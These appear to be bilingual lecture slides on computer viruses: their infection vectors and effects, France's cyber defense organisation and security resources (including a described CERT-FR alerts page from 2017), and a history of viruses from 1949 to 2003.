    - Antivirus publisher official websites : Symantec, etc.
- Complain to the police or gendarmerie.

# Viruses

Computer viruses constitute "massive attacks" that tend to ...

- to become more and more targeted on a sector of activity (telecommunications, banking, defense, energy, etc..)
- to become more and more **sophisticated** and **stealthy**



Some recent viruses : *Citadel*,  
*Flame*, *Stuxnet*, *Duqu*, *Conficker*,  
*Zeus*, *Shamoon* (Aramco)...

The main infection vectors are



- **Message** with attachment
- Removable media (**USB key**...)
- **Malicious or hacked Web Site**
- Open **networks shares**, vulenrables systems...



... with potential consequences ...

- Installing a « **Trojan horse** » to access remotely to the workstation
- Retrieval of **targeted data**: bank cards, identifiers / passwords ...
- **Remote monitoring of activities**: capturing screens, exchanges, sound or video!
- Workstation **Data destruction**
- **Data encryption** for ransom request...

## Cyberdéfense : un véritable enjeu de sécurité nationale




«**Cyber attacks**, because they have not, so far, caused the death of men, do not have the impact of terrorist acts in public opinion. However, today, and even more so on the horizon of the *Livre Blanc*, they constitute a major threat, **with a high probability and high potential impact** » (*Chapitre 4, Les priorités stratégiques, livre blanc 2013*)

«Development of military cyber defense capabilities will be subject of an important effort» (*Chapitre 7, Les moyens de la stratégie, , livre blanc 2013*)



# French cyber security organization


Interministry Organization :



Coordination of defense measures preparation (Vigipirate) and responsible for the IT security

# French cyber security organization

Cybersécurité = SSI + cyberdéfense + cybercriminalité



# French cyber security organization

- CERTA (Centre d'Expertise gouvernemental de Réponses et de Traitements des Attaques Informatiques)
  - [www.certa.ssi.gouv.fr](http://www.certa.ssi.gouv.fr)
- CVE (Common vulnerability and exposures)
  - [www.cve.mitre.org](http://www.cve.mitre.org)
  - Noms normalisés des vulnérabilités et risques pour la sécurité des informations
- CERT (Center for Emergency and Response Team)
  - [www.cert.org](http://www.cert.org)
  - Expertise pour la sécurité internet
- SANS (SysAdmin, Audit, Network, Security)
  - [www.sans.org](http://www.sans.org)
  - Recherche en sécurité des informations
- CIS (Center for internet security)
  - [www.cisecurity.com](http://www.cisecurity.com)
  - Gestion des risques liés à la sécurité informatique

# French cyber security organization

- SCORE (Security Consensus Operational Readiness Evaluation)
  - [www.sans.org/score](http://www.sans.org/score)
  - Communauté de professionnels en sécurité
- ISC (Internet storm center)
  - <http://isc.sans.org>
  - Journal concernant les détections d'intrusion
- ICAT
  - <http://icat.nist.gov/icat.cfm>
  - Index d'information sur les vulnérabilités informatiques
- Security Focus
  - [www.security-focus.com](http://www.security-focus.com)
  - Communauté de professionnels de la sécurité
- ANSSI
  - [www.ssi.gouv.fr](http://www.ssi.gouv.fr)
  - *Agence Nationale de Sécurité des Systèmes d'Information*

The screenshot shows the CERT-FR website interface. At the top, there is a header with the French flag, the text 'CERT-FR Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques', and the ANSSI logo. The main content area is divided into several sections:

- Informations utiles:** Includes links for 'Que faire en cas d'intrusion?', 'Les systèmes obsolètes', and 'Liens utiles'.
- L'ANSSI recrute:** A recruitment notice.
- Les documents du CERT-FR:** Lists recent publications, alerts in progress, and current information notes.
- Les Flux RSS du CERT-FR:** Provides RSS feeds for the complete flux, alerts, and SCADA.
- À propos du CERT-FR:** Contains contact information and a 'Contact us' button.
- Communauté CSIRT:** Lists other CSIRT groups like Les CSIRT, Le FIRST, and L'EGC.
- Archives du CERT-FR:** Provides a list of archives by year from 2010 to 2017.

The central part of the page features three main sections:

- ACTUALITÉS:** A link to 'Protéger son site Internet des cyberattaques'.
- ALERTES (LES 5 PLUS RÉCENTES):** A list of five recent alerts with their IDs and descriptions:
  - CERTFR-2017-ALE-012: Campagne de maliciels prenant l'apparence d'un rançongiciel à multiples capacités de propagation (Corrigée le 04 juillet 2017)
  - CERTFR-2017-ALE-010: Propagation d'un rançongiciel exploitant les vulnérabilités MS17-010 (Corrigée le 26 juin 2017)
  - CERTFR-2017-ALE-008: Multiples vulnérabilités dans Microsoft Windows XP et Windows Server 2003 (15 mai 2017)**
  - CERTFR-2017-ALE-011: Campagne de messages électroniques non sollicités de type Jaff (Corrigée le 14 mai 2017)
  - CERTFR-2017-ALE-009: Vulnérabilité dans Microsoft Malware Protection Engine (Corrigée le 11 mai 2017)
- AVIS (LES 20 PLUS RÉCENTS):** A list of 20 recent advisories, including:
  - CERTFR-2017-AVI-241: Multiples vulnérabilités dans Microsoft Outlook (28 juillet 2017)
  - CERTFR-2017-AVI-240: Multiples vulnérabilités dans Fortinet FortiOS (28 juillet 2017)
  - CERTFR-2017-AVI-239: Multiples vulnérabilités dans les produits VMware (28 juillet 2017)
  - CERTFR-2017-AVI-238: Multiples vulnérabilités dans McAfee Web Gateway (27 juillet 2017)
  - CERTFR-2017-AVI-237: Multiples vulnérabilités dans Fortinet FortiOS et FortiAnalyzer (27 juillet 2017)
  - CERTFR-2017-AVI-236: Multiples vulnérabilités dans Google Chrome (26 juillet 2017)
  - CERTFR-2017-AVI-235: Multiples vulnérabilités dans Joomla! (26 juillet 2017)
  - CERTFR-2017-AVI-234: Vulnérabilité dans les produits Citrix (26 juillet 2017)
  - CERTFR-2017-AVI-233: Multiples vulnérabilités dans le noyau Linux d'Ubuntu (21 juillet 2017)
  - CERTFR-2017-AVI-232: Vulnérabilité dans le noyau Linux de SUSE (20 juillet 2017)
  - CERTFR-2017-AVI-231: Multiples vulnérabilités dans Oracle VM Server pour x86 et Oracle Linux (20 juillet 2017)
  - CERTFR-2017-AVI-230: Vulnérabilité dans Cisco Web Security Appliance (20 juillet 2017)
  - CERTFR-2017-AVI-229: Multiples vulnérabilités dans les produits Apple (20 juillet 2017)
  - CERTFR-2017-AVI-228: Multiples vulnérabilités dans SCADA Schneider Electric Trio TVIEW (19 juillet 2017)
  - CERTFR-2017-AVI-227: Multiples vulnérabilités dans Oracle Sun Systems Products Suite (19 juillet 2017)
  - CERTFR-2017-AVI-226: Multiples vulnérabilités dans Oracle Database Server (19 juillet 2017)
  - CERTFR-2017-AVI-225: Multiples vulnérabilités dans Oracle Linux and Virtualization (19 juillet 2017)
  - CERTFR-2017-AVI-224: Multiples vulnérabilités dans Oracle MySQL (19 juillet 2017)
  - CERTFR-2017-AVI-223: Multiples vulnérabilités dans Oracle Java SE (19 juillet 2017)
  - CERTFR-2017-AVI-222: Multiples vulnérabilités dans Wireshark (19 juillet 2017)
- BULLETINS D'ACTUALITÉ (LES 5 PLUS RÉCENTS):** A list of five recent bulletins, including:
  - CERTFR-2017-ACT-030: Bulletin d'actualité numéro 030 de l'année 2017 (31 juillet 2017)

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- Preventing Ransomware, *A. Mohanta M. Hahad K. Velmurugan*, 2018 Packt

- The use of the methods described in this course engages the responsibility of the users!

# Virus history

- 1949 : John Von Neumann présente les fondements théoriques des logiciels autocopiés.
- 1960 : Un groupe de jeunes ingénieurs des laboratoires Bell met au point un jeu informatique du nom de Core war : on installe dans la mémoire vive d'un ordinateur deux programmes chargés de se retrouver. Le gagnant doit détruire l'autre en s'autocopiant dans ses fichiers.

# Virus history

- 1984 : Le magazine Scientific American présente un guide pour fabriquer ses propres virus.
- 1986 : Les frères Alvi, deux Pakistanais, fournissent à des touristes des copies de logiciels pirates infectés du virus Brain. Ce serait le premier virus clairement identifié et connu. Il a causé de sérieux dégâts sur les campus américains.

# Virus history

- 1988 : Robert Morris est arrêté pour fraude informatique. Cet étudiant vient de causer 15 millions de dollars de dommage sur Internet à cause de son virus.
- 1989 : Datacrime : trois virus font trembler les Pays-Bas et la France. La police néerlandaise propose alors un ensemble de programmes informatiques à bas prix pour lutter contre ces virus. C'est à cette époque que la France prend réellement conscience de l'existence des virus.

# Virus history

- 1991 : Diffusé par une disquette vendue dans la revue Soft et Micro, le virus Frodo/4096 arrive en France. Le Clusif (Club de la sécurité des systèmes d'information français) propose sur son serveur une procédure de détection et de décontamination pour lutter contre Frodo. Le serveur enregistre 8 000 connexions.
- 1992 : Le virus Michelangelo plonge la planète dans l'effroi. Ses effets restent pourtant limités : 200 000 machines, au lieu des 5 à 15 millions annoncés.

# Virus history

- 1995 : Les premiers virus macros destructeurs apparurent en été.
- 1998 : D'après les chiffres publiés par Dr Salomon's, éditeur d'antivirus, on recensait 17 745 virus différents en 1998, contre 18 en 1989.
- 1999 : Le virus Mélissa se propage par internet. Caché dans un document Word, Mélissa s'auto envoyait aux 50 premiers contacts contenus dans le carnet d'adresses d'Outlook. Résultat : plus de 300 000 ordinateurs infectés. Internet devenait le premier vecteur de contamination.

# Virus history

- 2000 : Le virus I Love You sème de nouveau la panique sur Internet.  
2003 : Le virus MyDoom a beaucoup fait parlé de lui, et la tête de l'auteur de ce dernier reste mise à prix.